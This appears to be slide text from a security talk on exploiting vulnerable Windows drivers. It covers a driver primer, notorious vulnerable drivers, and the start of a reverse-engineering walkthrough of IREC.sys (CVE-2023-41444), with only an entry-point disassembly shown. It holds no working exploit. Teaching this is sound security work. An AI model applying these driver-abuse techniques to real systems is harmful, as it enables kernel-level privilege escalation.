



DEFENSE AGAINST THE DARK ARTS

# Exploiting Vulnerable Drivers

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# PRIMER ON DRIVERS




# What is a driver?


- “A driver is a software component that lets the operating system and a device communicate with each other.”
- Not all drivers have to communicate with a physical device
- There are several common types of drivers (e.g. function driver, filter driver, etc).



# Windows System Architecture



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# Driver Primer Continued

- A lot of drivers run at the kernel level
  - This means kernel level permissions
  - Developers perceive them as secure because of this
    - This is a mistake
- There are several bug classes that can be abused
  - Local privilege escalation
  - Denial of Service
  - Arbitrary code execution



# EXPLOITING A VULNERABLE DRIVER



# Notorious Vulnerable Drivers

- capcom.sys (2016)
  - Vulnerable driver included with Street Fighter V that allowed for arbitrary code execution
- dbutil\_2\_3.sys (2021)
  - Vulnerable Dell driver with insecure access control that allowed for privilege escalation.





# Driver Divination

- We will be looking at Binalyze IREC.sys v.3.11.0 (CVE-2023-41444)
- We will be using Binary Ninja because I can't afford an IDA Pro license



# Driver Divination

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```
INIT SECTION STARTED 0x14001a000-0x14001a0012f

14001a000  uint64_t _start(struct _DRIVER_OBJECT* DriverObject)

14001a010  sub_14001a02c()
14001a02a  return DriverEntry(DriverObject)

14001a02b          cc
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


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


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


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


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
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

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
